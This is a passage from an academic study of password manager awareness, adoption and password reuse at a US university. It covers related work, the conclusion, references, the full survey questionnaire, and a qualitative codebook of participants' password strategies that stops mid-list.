Comparing PM users to non-users, PM users have been shown to be more likely to find PMs easy to use, convenient, trustworthy, and secure [15], confirmed in our study. Non-PM users, on the other hand, see PMs as insecure and a single point of failure. They rate themselves worse at protecting their online security and feel they can do no better [15]. Further, it appears that experts are more likely to adopt PMs [48].

Ray et al. [43] demonstrated that older adults exhibit a higher mistrust in cloud storage of passwords and are afraid of the PM becoming a single point of failure. However, these barriers might be overcome by recommendations from family members, similar to social norms and influence driving adoption [1, 42]. Our results similarly confirm the important role of word-of-mouth propagation in creating PM awareness.

Finally, Lyastani et al. [30] showed that the use of a PM does not automatically bring all the potential benefits to users. PM users are still likely to choose weak passwords if they do not use a password generator (recently confirmed by Oesch et al. [40]), and even those using a password generator still end up with some weak passwords. This becomes more apparent through the effect found for Chrome auto-fill, which in the authors' analyses, was a significant precursor to password reuse. Our results similarly find higher password reuse rates for browser built-in PMs than for third-party PMs. Additional work is required to explore this further.

6.2 Technical Perspective on PMs

PMs have been found to exhibit a lack of resilience to internal observation [7]. Additionally, compatibility issues with websites have been found to persist [23, 39, 47]. Similarly, attacks that leak arbitrary credentials to attackers for several PMs also continue to persist as of 2020 [29, 39].

6.3 Password Security

As passwords are the dominant user authentication scheme [22], their security and usability has been the subject of a lot of research. One of the main usability challenges is the high number of passwords users have to manage. An average of 25 to 80 seems to be a valid approximation [17, 18, 48]. Yet, as Stobert et al. [48] note, this high number of accounts and passwords overwhelms users and drives them to insecure password management strategies. Reuse is one of the most prevalent insecure strategies, particularly for passwords users perceive as secure [20]. If a password is reused, a single leak is required to compromise all accounts protected by that password [26]. Estimates of password reuse range from 1.84 to 3.9 times per password [8, 17] or that 37% to 43% of passwords are reused across multiple accounts [13, 30].

While users generally seem to follow a well-defined password creation process, this process is sometimes based on misconceptions and produces weak passwords [34, 50]. Passwords created on mobile devices seem to be particularly easy to guess [36], similar to PINs [6, 32, 38] and unlock patterns [37] used for smartphone unlock. Further, automated approaches have been shown to rival the performance of professional password guessing specialists [52].

Mandatory password changes have also been shown to have limited security benefits, similar to PIN upgrades on smartphones [38]. Originally thought to mitigate undetected password leaks, frequent password changes hinder attackers less than originally thought [10] and lead users to create weaker passwords and derive new passwords from old ones [53]. Users, however, can be nudged towards more secure passwords. Stringent password meters seem to work well [51] and can be combined with modern password policies [46] and effective awareness materials [33]. Salience nudges also seem to hold value [27]. However, ethical aspects need to be considered when applying nudges [44].

6.4 Institution-wide Studies

Several studies have investigated passwords and two-factor authentication (2FA) at institutions. Parkin et al. [41] found in a university-wide setting that users preferred self-service password resets, despite this method's higher failure rate compared to help desk password resets. Measuring password security with a large university sample, Mazurek et al. [35] found that password guessability correlated with demographic factors and Awad et al. [5] found in their sample of a small university evidence of predictable password choice. Colnago et al. [11] recommend focusing on ease of use aspects and communication to convince users of the advantages of adopting 2FA. Dutson et al. [14] captured positive (e.g., ease of use) and negative (e.g., locked out of system) experiences after a university-wide roll-out of 2FA. Our study similarly finds that these factors can drive or hinder the adoption of PMs.

7 Conclusion

We investigated the state of Password Manager (PM) awareness and usage as well as general password habits at a private university in the United States through a large-scale quantitative study, finding that awareness and usage of PMs was generally high among our participants. Yet, password reuse was significantly lower when using third-party PMs compared to browser built-in PMs. We also found that perceived ease-of-use was the biggest factor in encouraging adoption of PMs overall, suggesting that campaigns encouraging the adoption of PMs should focus on PM's usability. Perceived security seems to play an important role for the adoption of third-party PMs. The vast majority of participants that were already using a PM, were satisfied with it. Finally, our results indicate the importance of organizations in fostering use of PMs as most users would adopt a PM if it was offered to them by an organization they are part of.

Acknowledgments

We thank Nelson Jaimes, Darika Shaibekova and Don Kim for their assistance in survey design and qualitative coding. We also thank Diane Hosfelt for shepherding this paper. This material is based upon work supported by the National Science Foundation under Grant No. 1845300. This research was further supported by funding from the topic Engineering Secure Systems, subtopic 46.23.01 Methods for Engineering Secure Systems, of the Helmholtz Association (HGF) and by KASTEL Security Research Labs.

References

[1] Nora Alkaldi and Karen Renaud. Why do people adopt, or reject, smartphone password managers? In *Proc. EuroUSEC*, 2016.

[2] Nora Alkaldi and Karen Renaud. Encouraging Password Manager Adoption by Meeting Adopter Self-Determination Needs. In *Proc. HICSS*, 2019.

[3] Fahad Alodhyani, George Theodorakopoulos, and Philipp Reinecke. Password Managers—It's All about Trust and Transparency. *Future Internet*, 12(11):189, 2020.

[4] Salvatore Aurigemma, Thomas Mattson, and Lori Leonard. So much promise, so little use: What is stopping home end-users from using password manager applications? Proc. HICSS, 2017.

[5] Mohammed Awad, Zakaria Al-Qudah, Sahar Idwan, and Abdul Halim Jallad. Password security: Password behavior analysis at a small university. In *Proc. ICEDSA*, 2016.

[6] Joseph Bonneau. The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords. In *Proc. IEEE S&P*, 2012.

[7] Joseph Bonneau, Cormac Herley, Paul C van Oorschot, and Frank Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *Proc. IEEE S&P*, 2012.

[8] Alan S Brown, Elisabeth Bracken, Sandy Zoccoli, and King Douglas. Generating and remembering passwords. *Applied Cognitive Psychology*, 18(6):641 – 651, 2004.

[9] Sunil Chaudhary, Tiina Schafeitel-Tähtinen, Marko Helenius, and Eleni Berki. Usability and Security in Password Managers: A Quest for User-Centric Properties and Features. *Computer Science Review*, 33:69–90, 2019.

[10] Sonia Chiasson and P C van Oorschot. Quantifying the security advantage of password expiration policies. *Designs, Codes and Cryptography*, 77(2-3):401 – 408, 2015.

[11] Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Cranor, and Nicolas Christin. "It's not actually that horrible": Exploring Adoption of Two-Factor Authentication at a University. In *Proc. CHI*, 2018.

[12] Kaitlin Couillard. Password security survey results- part 1. Technical report, RoboForm, 2015.

[13] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The Tangled Web of Password Reuse. In *Proc. NDSS*, 2014.

[14] Jonathan Dutson, Danny Allen, Dennis Eggett, and Kent Seamons. "Don't punish all of us": Measuring User Attitudes about Two-Factor Authentication. In *Proc. EuroUSEC*, 2019.

[15] Michael Fagan, Yusuf Albayram, Mohammad Maifi Hasan Khan, and Ross Buck. An investigation into users' considerations towards using password managers. *Human-centric Computing and Information Sciences*, 7(1):12, 2017.

[16] Cori Faklaris, Laura A Dabbish, and Jason I. Hong. A Self-Report Measure of End-User Security Attitudes (SA-6). In *Proc. SOUPS*, 2019.

[17] Dinei Florêncio and Cormac Herley. A large-scale study of web password habits. In *Proc. WWW*, 2007.

[18] Ameya Hanamsagar, Simon S Woo, Chris Kanich, and Jelena Mirkovic. Leveraging Semantic Transformation to Investigate Password Habits and Their Causes. In *Proc. CHI*, 2018.

[19] Julie M. Haney and Wayne G. Lutters. "it's scary...it's confusing...it's dull": How cybersecurity advocates overcome negative perceptions of security. In *Proc. SOUPS*, 2018.

[20] S M Taiabul Haque, Matthew Wright, and Shannon Scielzo. Hierarchy of users' web passwords: Perceptions, practices and susceptibilities. *International Journal of Human-Computer Studies*, 72(12):860 – 874, 2014.

[21] Eszter Hargittai and Yuli Patrick Hsieh. Succinct Survey Measures of Web-Use Skills. *Social Science Computer Review*, 30(1):95–107, 2012.

[22] Cormac Herley and Paul C van Oorschot. A Research Agenda Acknowledging the Persistence of Passwords. *IEEE Security & Privacy*, 10(1):28 – 36, 2012.

[23] N. Huaman, S. Amft, M. Oltrogge, Y. Acar, and S. Fahl. They would do better if they worked together: The case of interaction problems between password managers and websites. In *Proc. IEEE S&P*, 2021.

[24] Jun Ho Huh, Hyoungshick Kim, Swathi S.V.P. Rayala, Rakesh B. Bobba, and Konstantin Beznosov. I'm too busy to reset my linkedin password: On the effectiveness of password reset emails. In *Proc. CHI*, 2017.

[25] Iulia Ion, Rob Reeder, and Sunny Consolvo. "...no one can hack my mind": Comparing expert and non-expert security practices. In *Proc. SOUPS*, 2015.

[26] Blake Ives, Kenneth R Walsh, and Helmut Schneider. The domino effect of password reuse. *Communications of the ACM*, 47(4):75 – 78, 2004.

[27] Shipi Kankane, Carlina DiRusso, and Christen Buckley. Can We Nudge Users Toward Better Password Management? In *Proc. CHI*, 2018.

[28] Patrick Gage Kelley, Saranga Komanduri, Michelle L Mazurek, Richard Shay, Timothy Vidas, Lujo Bauer, Christian Wiedeman, Lorrie Faith Cranor, and Julio Lopez. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *Proc. IEEE S&P*, 2012.

[29] Zhiwei Li, Warren He, Devdatta Akhawe, and Dawn Song. The emperor's new password manager: Security analysis of web-based password managers. In *Proc. USENIX Security*, 2014.

[30] Sanam Ghorbani Lyastani, Michael Schilling, Sascha Fahl, Michael Backes, and Sven Bugiel. Better managed than memorized? studying the impact of managers on password strength and reuse. In *Proc. USENIX Security*, 2018.

[31] Raymond Maclean and Jacques Ophoff. Determining Key Factors that Lead to the Adoption of Password Managers. In *Proc. ICONIC*, 2018.

[32] Philipp Markert, Daniel V. Bailey, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. This PIN Can Be Easily Guessed: Analyzing the Security of Smartphone Unlock PINs. In *Proc. IEEE S&P*, 2020.

[33] Peter Mayer, Christian Schwartz, and Melanie Volkamer. On The Systematic Development and Evaluation Of Password Security Awareness-Raising Materials. Proc. ACSAC, pages 733 – 748, 2018.

[34] Peter Mayer and Melanie Volkamer. Addressing misconceptions about password security effectively. In *Proc. STAST*, 2018.

[35] Michelle L Mazurek, Saranga Komanduri, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Patrick Gage Kelley, Richard Shay, and Blase Ur. Measuring password guessability for an entire university. In *Proc. CCS*, 2013.

[36] William Melicher, Michelle L Mazurek, Darya Kurilova, Sean M Segreti, Pranshu Kalvani, Richard Shay, Blase Ur, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Usability and Security of Text Passwords on Mobile Devices. In *Proc. CHI*, 2016.

[37] Collins W. Munyendo, Miles Grant, Philipp Markert, Timothy J. Forman, and Adam J. Aviv. Using a blocklist to improve the security of user selection of android patterns. In *Proc. SOUPS*, 2021.

[38] Collins W. Munyendo, Philipp Markert, Alexandra Nisenoff, Miles Grant, Elena Korkes, Blase Ur, and Adam J. Aviv. "The Same PIN, Just Longer": On the (In)Security of Upgrading PINs from 4 to 6 Digits. In *Proc. USENIX Security*, 2022.

[39] Sean Oesch and Scott Ruoti. That was then, this is now: A security evaluation of password generation, storage, and autofill in browser-based password managers. In *Proc. USENIX Security*, 2020.

[40] Sean Oesch, Scott Ruoti, James Simmons, and Anuj Gautam. "It basically started using me:" an observational study of password manager usage. In *Proc. CHI*, 2022.

[41] Simon Parkin, Samy Driss, Kat Krol, and M Angela Sasse. Assessing the User Experience of Password Reset Policies in a University. In *Technology and Practice of Passwords*, volume 9551 of *International Conference on Passwords*, pages 21 – 38, Cham, 2015. Springer International Publishing.

[42] Sarah Pearman, Shikun Aerin Zhang, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Why people (don't) use password managers effectively. In *Proc. SOUPS*, 2019.

[43] Hirak Ray, Flynn Wolf, Ravi Kuber, and Adam J. Aviv. Why older adults (don't) use password managers. In *Proc. USENIX Security*, 2021.

[44] Karen Renaud and Verena Zimmermann. Guidelines for ethical nudging in password authentication. *SAIEE Africa Research Journal*, 109(2):102 – 118, 2018.

[45] Johnny Saldaña. *The coding manual for qualitative researchers*. SAGE, Los Angeles, 2nd edition, 2013. OCLC: ocn796279115.

[46] Richard Shay, Lorrie Faith Cranor, Saranga Komanduri, Adam L Durity, Phillip Seyoung Huh, Michelle L Mazurek, Sean M Segreti, Blase Ur, Lujo Bauer, and Nicolas Christin. Can long passwords be secure and usable? In *Proc. CHI*, 2014.

[47] Frank Stajano, Max Spencer, Graeme Jenkinson, and Quentin Stafford-Fraser. Password-Manager Friendly (PMF): Semantic Annotations to Improve the Effectiveness of Password Managers. In *Proc. PASSWORD*. 2015.

[48] Elizabeth Stobert and Robert Biddle. The Password Life Cycle. *ACM Transactions on Privacy and Security (TOPS)*, 21(3), 2018.

[49] David R. Thomas. A General Inductive Approach for Analyzing Qualitative Evaluation Data. *American Journal of Evaluation*, 27(2):237–246, January 2006.

[50] Blase Ur, Jonathan Bees, Sean M Segreti, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Do Users' Perceptions of Password Security Match Reality? In *Proc. CHI*, 2016.

[51] Blase Ur, Patrick Gage Kelley, Saranga Komanduri, Joel Lee, Michael Maass, Michelle L Mazurek, Timothy Passaro, Richard Shay, Timothy Vidas, Lujo Bauer, et al. How does your password measure up? the effect of

strength meters on password creation. In *Proc. USENIX Security*.

[52] Blase Ur, Sean M Segreti, L Bauer, N Christin, L F Cranor, Saranga Komanduri, Darya Kurilova, Michelle L Mazurek, William Melicher, and Richard Shay. Measuring real-world accuracies and biases in modeling password guessability. In *Proc. USENIX Security*, 2015.

[53] Yinqian Zhang, Fabian Monrose, and Michael K Reiter. The security of modern password expiration: an algorithmic framework and empirical analysis. In *Proc. CCS*, 2010.

Appendix

A Survey Material

Purpose of Study
You are being asked to take part in a research study about the use of passwords in a variety of scenarios. You will be asked to complete a short survey that should take approximately 10 minutes and no more than 30 minutes. There are no expected costs, and you will be eligible to win a $10 gift card.
Password Management Techniques
In the following questions, you are going to be asked about your perceptions regarding password management.

1. Please describe how you manage your passwords across accounts. [free text]

2. Indicate if you have ever used any of the following password management techniques. Select all that apply.
   ☐ I remembered my passwords without writing them down or storing them digitally ☐ I reset my password every time I log in rather than remembering my password ☐ I stored my passwords in a digital file or files ☐ I saved my passwords in the browser (for example, passwords saved in Chrome) ☐ I used a third-party password manager (for example, Lastpass or Onepass) ☐ I used a system-provided password manager (for example, Apple's Keychain) ☐ I wrote my passwords down on paper or other physical media ☐ None of the above

3. Do you reuse passwords across different accounts?
   ○ Yes ○ No ○ Unsure

   If participants indicate storing their passwords as a digital file or files:

4. You indicated that you store your passwords as a digital file or files. Please answer the following questions:

   (a) I manually copy this file to multiple devices. ○ Yes ○ No ○ Unsure

   (b) I use a synchronization tool, like DropBox or Google Drive. ○ Yes ○ No ○ Unsure

   If participants indicated saving their passwords in the browser:

5. You indicated that you save your passwords in your browser (e.g., passwords saved in Chrome). Please answer the following questions:

   (a) Do you use your browser's features to make your passwords available on browsers installed on multiple devices? ○ Yes ○ No ○ Unsure

   If participants indicated using a third-party password manager:

6. You indicated that you use a third-party manager (e.g., Lastpass or 1pass) to save your passwords. Please answer the following questions:

   (a) Do you use your third-party password manager to make your passwords available on multiple devices? ○ Yes ○ No ○ Unsure

   If participants indicated using a system-provided password manager:

7. You indicated that you use the system provided PM (for example, Apple's Keychain) to save your passwords. Please answer the following questions:

   (a) Do you use your system-provided password manager to make your passwords available on multiple devices? ○ Yes ○ No ○ Unsure

   If participants indicated using multiple strategies:

8. You indicated that you use multiple strategies for managing passwords. Please describe how you combined these strategies for managing your passwords across different accounts. [free text]

General Strategies

9. Are there any other details you'd like to share about how you manage your passwords across different accounts? [free text]

Strategies For Managing the George Washington University Account Passwords
In the next section, we are interested in learning more about your password management for your university account password. This is the password you use to access your email and other George Washington University account services.

10. What strategy did you use to create your most recent George Washington University account password? [free text]

11. Why did you use that creation strategy for your most recent George Washington University account password? [free text]

12. When you are prompted to log into your George Washington University account, do you typically have the password automatically filled because you've saved it previously? ○ Yes ○ No

13. Please indicate how secure your George Washington University account password is when it is compared to other accounts where you use a password. [Much less secure, Somewhat less secure, About equally secure, Somewhat more secure, Much more secure, Unsure]

14. Please explain why you chose that level of security for your George Washington University account password. [free text]

Password Managers
In the next section questions we are going to ask you about password managers. Please read the following text carefully.

Password managers are tools that can securely handle passwords for you. They can remember your passwords, generate new ones, and even sync them across devices. **There are various types of password managers** with different features, but for the purpose of this survey, we will consider three of them. **One type of password manager is built into the web browser**, such as Chrome, Firefox, Safari, Internet Explorer, and Edge. These browsers can remember passwords for websites, as well as autofill them for you.

Another type of password manager is a third-party application (e.g., 1Password, LastPass). This can be software you install directly on to your devices or a service you can access on the web. It can also remember and/or autofill your passwords, including across browsers and devices.

Lastly, **your operating system can serve as a password manager** as well. For example, the Keychain functionality on MacOS can remember passwords in and out of your browser. It can also be used with iCloud to sync passwords across Apple devices.

Ultimately, the main purpose of password managers is to automatically handle your passwords for you.

15. Based on this description, do you use a password manager? (Select all that apply)
    ☐ I save my passwords in the browser (for example in Chrome).
    ☐ I use a third-party manager (for example, Lastpass or Onepass).
    ☐ I use a system provided password manager (e.g. Apple's Keychain).
    ☐ I do not use a password manager.

    If participants indicated using at least one of the above PMs:

16. Where did you first hear about password managers?
    ○ Work ○ Media (Internet, TV, radio, etc) ○ Other People (friends, family, etc, but not at work) ○ School/class ○ I don't know (don't remember, not sure) ○ I first heard about it in this study ○ Other [free text]

17. Please indicate your agreement with the following statements. [Strongly disagree, Somewhat disagree, Neither agree nor disagree, Somewhat agree, Strongly agree] (a) Using a password manager makes my accounts less likely to be compromised. (b) Using a password manager means I do not have to worry as much about the safety of my accounts. (c) Password managers are fun to use. (d) Password managers are easy to use. (e) Password managers are difficult to use. (f) Password managers are annoying to use. (g) Password managers can be trusted. (h) I know how password managers work.

Password Manager Users

18. What is the main reason you do use a password manager? [free text]

19. Which of the following password managers do you use most frequently?
○ LastPass ○ 1Password ○ Dashlane ○ KeePass ○ EnPass ○ Kaspersky Password Manager ○ Apple Keychain ○ Firefox ○ Chrome ○ Other

20. How satisfied are you overall with your experience using *[PM selected above]*? [Moderately satisfied, Slightly satisfied, neither satisfied nor dissatisfied, slightly dissatisfied, moderately dissatisfied, extremely dissatisfied]

21. Please select in the following the statement which describes you the most. When creating or resetting a password for an important account
○ I let the password manager create and store the password.
○ I create the password myself, and the PM stores it for me.
○ I create the password myself and recall it without storing it in the password manager.

22. What do you like the most about using a password manager?
○ Not having to type my passwords (autofill) ○ Generate strong passwords ○ Not having to memorize passwords ○ Synchronizing passwords for access across multiple devices ○ Having unique passwords ○ Using the desktop client ○ Viewing my passwords ○ None of the above ○ Other

23. What do you like the least about using a password manager?
○ I have security concerns ○ Master password concerns ○ Entering passwords on an incompatible device where the password manager cannot be installed ○ Entering passwords when PM is not installed ○ Saves passwords that I do not want to save ○ Cannot view passwords ○ Generates passwords with unacceptable symbols ○ Does not work correctly on some websites ○ None of the above ○ Other

If participants indicated disliking something about the PM above:

24. You mentioned that *[least liked feature mentioned above]* was what you liked least about using a password manager. Please explain your answer? [free text]

Non-Password Manager Users

25. What is the main reason you do not use a password manager?

26. Have you used a password manager in the past? ○ Yes ○ No

If participants indicated using a password manager in the past:

27. When did you stop using the password manager and what was the main reason why? [free text]

If participants indicated not using a password manager in the past:

28. Could you imagine adopting a password manager? If so, for what main reason? [free text]

If participants indicated using a PM in the past:

29. Could you imagine using a PM again? If so, why? [free text]

Password Manager Adoption

30. If you were a member of an organization (company, university, etc.) which offered a password manager to all its members for free, how likely are you to adopt this password manager? [Extremely likely, Moderately likely, Slightly likely, Neither likely nor unlikely, Slightly unlikely, Moderately unlikely, Extremely unlikely]

IT Skills

31. Please indicate your agreement with the following statements. [Strongly disagree, Somewhat disagree, Neither agree nor disagree, Somewhat agree, Strongly agree] (a) I seek out opportunities to learn about security measures that are relevant to me. (b) I am extremely motivated to take all the steps needed to keep my online data and accounts safe. (c) Generally, I diligently follow a routine about security practices. (d) I often am interested in articles about security threats. (e) I always pay attention to experts' advice about the steps I need to take to keep my online data and accounts safe. (f) I am extremely knowledgeable about all the steps needed to keep my online data and accounts safe.

32. Which of the following describes you best?
○ I am majoring / have a degree in IT security ○ I am majoring / have a degree in CS or a closely related field ○ I work in the field of IT security ○ None of the above ○ Prefer not to disclose

33. How well are you familiar with the following computer and Internet-related items? [No understanding, Low understanding, Medium understanding, High understanding, Full understanding] (a) Advanced search (b) PDF (c) Spyware (d) Wiki (e) Cache (f) Phishing

Demographics

34. What is your gender?
○ Woman ○ Man ○ Non-binary ○ Prefer not to disclose ○ Prefer to self describe [free text]

35. What is your age? ○ My age is [free text] ○ Prefer not to disclose

36. Are you Hispanic, Latino/a, or of Spanish origin? (One or more categories may be selected)
☐ No, not of Hispanic, Latino/a/x, or Spanish origin ☐ Yes, Mexican, Mexican American, Chicano/a/x ☐ Yes, Puerto Rican ☐ Yes, Cuban ☐ Yes, Another Hispanic, Latino/a or Spanish origin ☐ Prefer not to disclose

37. Which of the following racial designations best describes you? (One or more categories may be selected)
☐ White ☐ Black or African American ☐ American Indian or Alaska Native ☐ Chinese ☐ Filipino ☐ Asian Indian ☐ Vietnamese ☐ Korean ☐ Japanese ☐ Other Asian (for example, Pakistani, Cambodian, and Hmong) ☐ Native Hawaiian ☐ Samoan ☐ Google/Pixel/Nexus ☐ Chamorro ☐ Other Pacific Islander (for example, Tongan, Fijian, and Mashallese) ☐ Other (Designation not listed here) [free text] ☐ Prefer not to disclose

Raffle and Future Studies

38. Are you willing to be contacted via email for follow-up studies and/or have your email entered into a raffle for a $10 Amazon gift card? (If so, you will be asked for your email address on the next page.)
☐ I am willing to be contacted via email for follow-up studies
☐ I want my email to be entered into the $10 Amazon gift card raffle
☐ None of the above

If participant is willing to be contacted for future studies or the raffle:

39. Please enter your email address. [free text]

B Codebook

• NA (224) • easy-to-remember (160) • memorize (134) *frequent (18), primary (10), sensitive (9), financial (5), reuse (4), outdated (3), guess-from-variations (2), similar-passwords (2), work (1), own (1), difficult (1), hard-to-recall-strong-pwds (1), typed-where-no-pm (1), SSO (1), multiple-devices (1), simple-pwds (1), not-browser (1), non-sensitive (1), familiar-ones (1), mnemonics (1), personal-system (1), never-changed (1)* **• secure (99)** *uni-protection (3)* **• password-manager (91)** *lastpass (27), icloud (16), google-auto-fill (14), 1password (11), password-safe (3), keepassxc (2), apple-key-ring-feature (1), keypass (1), chrome (1), firefox (1), vault-password (1), roboform (1), bitwarden (1), ewallet (1), dropbox (1), store-by-root-kdbx-database (1), vault (1)* **• memorable (85)** *uni-associated (1)* **• reuse (84)** *new-variation (34), same-as-other-accounts (8), from-previous-employment (4), work (2), non-sensitive (1), not-more-than-three-times (1), outdated (1), from-high-school (1), ensure-memorability (1), infrequent (1)* **• keep-record (78)** *hard-copy (32), save-in-excel (13), digital (11), notes-app (9), cell-phone (7), email (1)* **• numbers (75) • multiple-variations (70)** *category-dependent (4), unimportant-accounts (3)* **• same-password (63)** *uni-associated (7), category (5), similar-category-accounts (4), no-more-than-three-accounts (1), unimportant-accounts (1)* **• browser (63)** *chrome (23), non-sensitive (8), primary (5), frequent (4), sync (4), outdated (3), infrequent (3), firefox (2), convenient (2), trivial (2), autofill (2), not-preferred (1), no-regular-change (1), work (1), non-reuse (1), sensitive (1), no-sync (1), streaming-and-social-media (1), ease-of-use (1), complex-pwds (1), non-financial (1)* **• digitally (62)** *file (23), notes-app (16), local (3), google-drive (3), non-sensitive (2), password-protected (2), infrequent (2), saved (1), work (1), screenshot (1), sensitive (1), forgotten-multiple-times (1), phone (1), phone-autofill (1), email-self (1), google-doc (1), not-guessing (1), ease-of-use (1), regular-change (1), files (1), in--programs (1)* **• easy-login (60) • paper (60)** *sensitive (9), infrequent (8), outdated (7), regular-change (3), complex-passwords (2), if-difficult-to-remember (2), initially (2), shared-accounts (2), primary (2), incidentally (1), reminders (1), reuse (1), work (1), not-standard-set (1), difficult-pwds-that-cannot-be-pasted (1), obfuscated-notes (1), non-sensitive (1), unique (1), if-no-cookies (1), device-specific (1)* **• different-passwords (45)** *randomly-generated (11), important-accounts (7), category-dependent (4), non-sensitive (1), difficult (1)* **• important-account (45)** *more-secure (8), secure-base–password (1)* **• symbols (45) • letters (43) • convenient (43) • special-character (31) • helps-keep-track (31) • strong-password (30) • third-party (29)** *primary (13), last-pass (10), personal (5), 1password (5), keepass (2), sensitive (2), dashlane (1), financial (1), work (1), roboform (1), outdated (1), phone (1), overwhelming (1), password-safe (1), infrequent (1)* **• reuse-strategy (29) • system (25)** *keychain (23), non-sensitive (4), convenient (3), personal (2), primary (2), outdated (1), non-cross-platform (1), phone (1), not-often-typed (1), infrequent (1)* **• something-personal (25) • lacks-trust (24)** *security (17), privacy (3)* **• difficulty-remembering (24) • dont-need-to-remember (24)** *lazy (3)* **• redundancy (21) • authentication (21) • unique (20) • same-strategy (20) • transition (19) • similar-passwords (19)** *variation (4), non-sensitive (2), reuse (1), not-writing-down (1), outdated (1)* **• dont-need-it (18)** *use-different-solution (4), good-memory (1)* **• date (18)** *month (3)* **• phrase (17) • saves-time (17) • single-sign-on (16) • capital-letters (15) • hard-to-guess (15) • word (15) • password-requirement (14) • reset (14)** *if-forgotten (6), infrequent (4), financial (1), pwd-on-different-device*

(1), complex-pwd (1), specific-system (1), not-big-deal (1) • **personally-related (14)** *memorable (10)* • **association (13)** *uni (8), school (2), job (2)* • **characters (13)** • **unrelated-response (13)** • **avoid-repeat-typing (13)** • **random-password (12)** • **no-strategy (11)** • **satisfies-security-requirement (11)** • **name (11)** *family (3), pet (2), celebrity (1), hero (1)* • **saved-in-browser (11)** *frequent (1)* • **randomized (10)** • **personally-created (10)** • **same-level-of-security-as-other-accounts (10)** • **do-not-want-to-be-hacked (10)** • **able-to-have-unique-passwords (10)** • **pm (10)** *primary (3), regular-changes (1), outdated (1), work (1), similar-passwords (1), frequent (1), overwhelmed (1), infrequent (1)* • **frequent-login (9)** • **didnt-know-about-it (9)** • **difficult-password-organization (9)** • **different-strategy-by-category (9)** • **several-passwords-reused (9)** *four (4), three (4), two (1)* • **random (9)** *characters (1), numbers (1)* • **able-to-have-stronger–passwords (9)** • **used-required-elements (9)** • **frustration (8)** *two-factor-authentication (3), forced-reset-password (2)* • **no-management (8)** *ad-hoc (3), chaotically (1)* • **secure-place (8)** • **difficult-remembering-passwords (8)** • **do-not-know-how-secure (8)** • **lacking-knowledge (8)** *technical-skills (3)* • **not-important-account (7)** *uni-not-high-target (3)* • **automatically-available (7)** • **work-vs-personal (7)** • **no-reason (7)** • **used-password-generator (7)** *from-norton (1), password-safe (1)* • **password-protected (7)** • **it-works (6)** • **only-used-for-some-passwords (5)** • **non-pm (5)** *outdated (4), financial (1)* • **lowercase-letters (5)** • **sentence (5)** • **initials (5)** *pets (1), of-random-objects (1), personal (1)* • **reset-passwords (5)** *often (2)* • **alphanumeric (4)** • **dislike-password-manager (4)** *no-manual-entry (1), no-trust (1), time-consuming (1)* • **for-personal-use (4)** • **decline-to-answer (4)** • **two-step-authentication (4)** • **will-not-use-pm-again (4)** *need-remote-access-at-all-times (1), can-be-hacked (1)* • **uni-account (4)** • **received-recommendation (4)** • **no-issues (4)** • **rely-on-computer-to-save (4)** • **reuse-passwords (3)** • **prefer-not-to-use-password-manager (3)** • **cookies (3)** *frequent (1)* • **worried-about-security (3)** • **physically-store-passwords (3)** *print-out (1)* • **family-member-attribute (3)** • **created-new-password (3)** *did-not-allow-to-use-old-password (1)* • **prefer-one-password (3)** • **too-much-steps (3)** • **prefer-not-creating-new-passwords (3)** • **remember-me-feature (3)** • **difficult (3)** • **important-information (3)** • **personally-unrelated (3)** • **use-forgot-my-password (2)** • **able-to-have-randomized-passwords (2)** • **words (2)** • **autopopulate (2)** • **sync-accross-devices (2)** • **possibly (2)** • **fingerprint-authentication (2)** • **saved-via–cookies (2)** • **trust (2)** • **uni-generated-password (2)** • **forced-to-change-password (2)** • **not-for-work (2)** • **season (2)** • **memorize-passwords (2)** • **for-school (2)** • **required–to-use (2)** • **easy-password (2)** • **event (2)** • **simple (2)** • **store-in-phone (2)** • **at-risk (2)** • **dont-use (2)** • **ease-of-use (2)** • **password-access-across-devices (2)** • **cross-p-m-sync (2)** *not-sensitive (1)* • **save-in-emails (1)** • **dont-need-to-reset-passwords (1)** • **same-formulaic-approach (1)** • **password-formula (1)** • **prefer-password-manager (1)** • **considering-using-password-manager (1)** • **stopped-after-few-days (1)** • **saves-energy (1)** • **pwd-relates-to-self (1)** • **do-not-know-password-manager (1)** • **depends-on-location (1)** • **maybe (1)** • **non-systematic (1)** • **long (1)** • **firefox-algorithm (1)** • **anagram (1)** • **want-control-over-account (1)** • **returned-to-keychain (1)** • **not-against (1)** • **rely-on-google-security (1)** • **song-lyrics (1)** • **complicated (1)** • **dislike (1)** • **not-effective (1)** • **mnemonic (1)** • **no-cookies (1)** *financial (1), infrequent (1)* • **unify-passwords (1)** • **own-vs-others (1)** • **school-password (1)** • **secure-server (1)** • **cannot-tell (1)** • **incrementation (1)** • **unique-profile-identifier (1)** • **dont-use–password-manager (1)** • **fantasy-world (1)** • **received-email-with-personal-data-stored-in-password-manager (1)** • **difficulty-managing-passwords (1)** • **combination–makes-management-possible (1)** • **pwd-variation (1)** *number (1)* • **friend-attribute (1)** • **make-it-work (1)** • **able-to-share-passwords (1)** • **MFA-procedure (1)** *important-accounts (1)* • **feel-confident (1)** • **if-easier-to-use (1)** • **like-password-manager (1)** • **two-university-passwords (1)** • **do-not-remember (1)** • **feel-unsafe (1)** • **obfuscated-notes (1)** • **lazy (1)** • **different-strategies-for-different-platforms (1)** • **dont-care (1)** • **place (1)** • **store-in-spreadsheet (1)** • **best-right-now (1)** • **personal-joke (1)** • **not-familiar-with-security (1)** • **acronym (1)** • **efficient (1)** • **occasional-use (1)** • **exceed-password-requirements (1)** • **store-on-laptop (1)** • **did-not-keep-active (1)** • **no-patience (1)** • **rotating-suffix (1)** • **consistent-system (1)** • **mental-cypher (1)** • **do-not-prefer-random-passwords (1)** • **expire-at-different-times (1)** • **no-sync (1)** • **personal-use (1)** • **google-security (1)** • **if-needed (1)** • **impacted-ability-to-access-accounts (1)** • **weak-password-strength (1)** • **stopped-working-on-computer (1)** • **prefer-two-factor-authentication (1)** • **pseudoencryption (1)** • **store-on-usb (1)** • **open-to-use (1)** • **saved-in-google-account (1)** • **does-not-help 